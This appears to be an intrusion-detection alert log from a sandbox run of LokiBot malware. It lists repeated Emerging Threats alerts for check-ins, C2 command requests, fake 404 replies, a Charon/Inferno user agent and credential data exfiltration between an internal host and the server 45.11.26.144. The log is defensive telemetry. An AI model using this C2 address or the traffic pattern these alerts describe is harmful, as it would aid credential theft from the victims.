ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498762025483 08/05/22-09:12:16.875250
SID:	2025483
Source Port:	80
Destination Port:	49876
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449818802825766 08/05/22-09:11:53.331696
SID:	2825766
Source Port:	49818
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.860658532014169 08/05/22-09:11:55.669298
SID:	2014169
Source Port:	60658
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449813802025381 08/05/22-09:11:38.357337
SID:	2025381
Source Port:	49813
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449770802825766 08/05/22-09:10:43.512599
SID:	2825766
Source Port:	49770
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449795802825766 08/05/22-09:11:09.138567
SID:	2825766
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497692025483 08/05/22-09:10:42.315303
SID:	2025483
Source Port:	80
Destination Port:	49769
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498182025483 08/05/22-09:11:54.547531
SID:	2025483
Source Port:	80
Destination Port:	49818
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.858723532014169 08/05/22-09:10:33.085999
SID:	2014169
Source Port:	58723
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449818802021641 08/05/22-09:11:53.331696
SID:	2021641
Source Port:	49818
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498042025483 08/05/22-09:11:21.507119
SID:	2025483
Source Port:	80
Destination Port:	49804
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449820802024318 08/05/22-09:11:55.767753
SID:	2024318
Source Port:	49820
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449869802825766 08/05/22-09:12:11.819483
SID:	2825766
Source Port:	49869
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449876802025381 08/05/22-09:12:15.818317
SID:	2025381
Source Port:	49876
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449795802021641 08/05/22-09:11:09.138567
SID:	2021641
Source Port:	49795

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449787802025381 08/05/22-09:10:58.658888
SID:	2025381
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449881802825766 08/05/22-09:12:22.599825
SID:	2825766
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.863844532014169 08/05/22-09:12:19.016791
SID:	2014169
Source Port:	63844
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.858360532014169 08/05/22-09:11:40.989769
SID:	2014169
Source Port:	58360
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449808802024313 08/05/22-09:11:29.964196
SID:	2024313
Source Port:	49808
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.863104532014169 08/05/22-09:11:35.598325
SID:	2014169
Source Port:	63104
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449772802024318 08/05/22-09:10:49.248779
SID:	2024318
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449773802825766 08/05/22-09:10:51.481984
SID:	2825766
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449816802025381 08/05/22-09:11:45.230367
SID:	2025381
Source Port:	49816
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449767802825766 08/05/22-09:10:33.531418
SID:	2825766
Source Port:	49767
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449814802024318 08/05/22-09:11:41.090702
SID:	2024318
Source Port:	49814
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449820802024313 08/05/22-09:11:55.767753
SID:	2024313
Source Port:	49820
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449808802024318 08/05/22-09:11:29.964196
SID:	2024318
Source Port:	49808
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449772802024313 08/05/22-09:10:49.248779
SID:	2024313
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449814802024313 08/05/22-09:11:41.090702
SID:	2024313
Source Port:	49814

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449770802024318 08/05/22-09:10:43.512599
SID:	2024318
Source Port:	49770
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449768802025381 08/05/22-09:10:38.844396
SID:	2025381
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449767802024317 08/05/22-09:10:33.531418
SID:	2024317
Source Port:	49767
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.860350532014169 08/05/22-09:10:43.391431
SID:	2014169
Source Port:	60350
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449876802825766 08/05/22-09:12:15.818317
SID:	2825766
Source Port:	49876
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449771802025381 08/05/22-09:10:46.236811
SID:	2025381
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449816802021641 08/05/22-09:11:45.230367
SID:	2021641
Source Port:	49816
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449770802024313 08/05/22-09:10:43.512599
SID:	2024313
Source Port:	49770
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497952025483 08/05/22-09:11:10.306523
SID:	2025483
Source Port:	80
Destination Port:	49795
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449767802024312 08/05/22-09:10:33.531418
SID:	2024312
Source Port:	49767
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449797802021641 08/05/22-09:11:13.734140
SID:	2021641
Source Port:	49797
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497972025483 08/05/22-09:11:14.894982
SID:	2025483
Source Port:	80
Destination Port:	49797
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497912025483 08/05/22-09:11:06.091189
SID:	2025483
Source Port:	80
Destination Port:	49791
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449804802024313 08/05/22-09:11:20.056413
SID:	2024313
Source Port:	49804
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449880802021641 08/05/22-09:12:19.118779
SID:	2021641
Source Port:	49880

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449883802024318 08/05/22-09:12:25.116712
SID:	2024318
Source Port:	49883
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498122025483 08/05/22-09:11:36.832118
SID:	2025483
Source Port:	80
Destination Port:	49812
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449804802024318 08/05/22-09:11:20.056413
SID:	2024318
Source Port:	49804
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449883802024313 08/05/22-09:12:25.116712
SID:	2024313
Source Port:	49883
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498142025483 08/05/22-09:11:42.316827
SID:	2025483
Source Port:	80
Destination Port:	49814
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498162025483 08/05/22-09:11:46.446493
SID:	2025483
Source Port:	80
Destination Port:	49816
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449769802021641 08/05/22-09:10:41.114928
SID:	2021641
Source Port:	49769
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449771802825766 08/05/22-09:10:46.236811
SID:	2825766
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497992025483 08/05/22-09:11:18.985893
SID:	2025483
Source Port:	80
Destination Port:	49799
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449806802021641 08/05/22-09:11:25.288207
SID:	2021641
Source Port:	49806
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449774802021641 08/05/22-09:10:53.861086
SID:	2021641
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449812802024313 08/05/22-09:11:35.695582
SID:	2024313
Source Port:	49812
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449787802021641 08/05/22-09:10:58.658888
SID:	2021641
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449869802021641 08/05/22-09:12:11.819483
SID:	2021641
Source Port:	49869
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498812025483 08/05/22-09:12:23.851052
SID:	2025483
Source Port:	80

Destination Port:	49881
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449812802024318 08/05/22-09:11:35.695582
SID:	2024318
Source Port:	49812
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449788802825766 08/05/22-09:11:01.711456
SID:	2825766
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498832025483 08/05/22-09:12:26.294071
SID:	2025483
Source Port:	80
Destination Port:	49883
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449811802021641 08/05/22-09:11:33.059063
SID:	2021641
Source Port:	49811
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449775802024313 08/05/22-09:10:56.189285
SID:	2024313
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.857422532014169 08/05/22-09:12:15.716804
SID:	2014169
Source Port:	57422
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449775802024318 08/05/22-09:10:56.189285
SID:	2024318
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.861116532014169 08/05/22-09:10:49.152167
SID:	2014169
Source Port:	61116
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449788802025381 08/05/22-09:11:01.711456
SID:	2025381
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.852089532014169 08/05/22-09:11:09.042075
SID:	2014169
Source Port:	52089
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449820802825766 08/05/22-09:11:55.767753
SID:	2825766
Source Port:	49820
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449860802024313 08/05/22-09:12:05.554361
SID:	2024313
Source Port:	49860
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449799802021641 08/05/22-09:11:17.792361
SID:	2021641
Source Port:	49799
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497882025483 08/05/22-09:11:02.864394
SID:	2025483
Source Port:	80
Destination Port:	49788
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.850081532014169 08/05/22-09:11:19.957970
SID:	2014169
Source Port:	50081

Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449773802025381 08/05/22-09:10:51.481984
SID:	2025381
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449860802024318 08/05/22-09:12:05.554361
SID:	2024318
Source Port:	49860
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449795802024313 08/05/22-09:11:09.138567
SID:	2024313
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449832802024313 08/05/22-09:12:00.816507
SID:	2024313
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449795802024318 08/05/22-09:11:09.138567
SID:	2024318
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.857269532014169 08/05/22-09:12:22.498824
SID:	2014169
Source Port:	57269
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449768802825766 08/05/22-09:10:38.844396
SID:	2825766
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.856591532014169 08/05/22-09:10:41.016166
SID:	2014169
Source Port:	56591
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449881802025381 08/05/22-09:12:22.599825
SID:	2025381
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449808802021641 08/05/22-09:11:29.964196
SID:	2021641
Source Port:	49808
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449823802025381 08/05/22-09:11:58.081188
SID:	2025381
Source Port:	49823
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.861607532014169 08/05/22-09:10:56.080751
SID:	2014169
Source Port:	61607
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498462025483 08/05/22-09:12:04.472524
SID:	2025483
Source Port:	80
Destination Port:	49846
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449772802021641 08/05/22-09:10:49.248779
SID:	2021641
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.851666532014169 08/05/22-09:10:58.559114
SID:	2014169
Source Port:	51666

Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449791802825766 08/05/22-09:11:04.815056
SID:	2825766
Source Port:	49791
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.862643532014169 08/05/22-09:11:04.707423
SID:	2014169
Source Port:	62643
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498602025483 08/05/22-09:12:06.810702
SID:	2025483
Source Port:	80
Destination Port:	49860
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449814802021641 08/05/22-09:11:41.090702
SID:	2021641
Source Port:	49814
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449832802024318 08/05/22-09:12:00.816507
SID:	2024318
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449773802024318 08/05/22-09:10:51.481984
SID:	2024318
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449816802024313 08/05/22-09:11:45.230367
SID:	2024313
Source Port:	49816
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497712025483 08/05/22-09:10:47.482676
SID:	2025483
Source Port:	80
Destination Port:	49771
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449773802024313 08/05/22-09:10:51.481984
SID:	2024313
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449804802021641 08/05/22-09:11:20.056413
SID:	2021641
Source Port:	49804
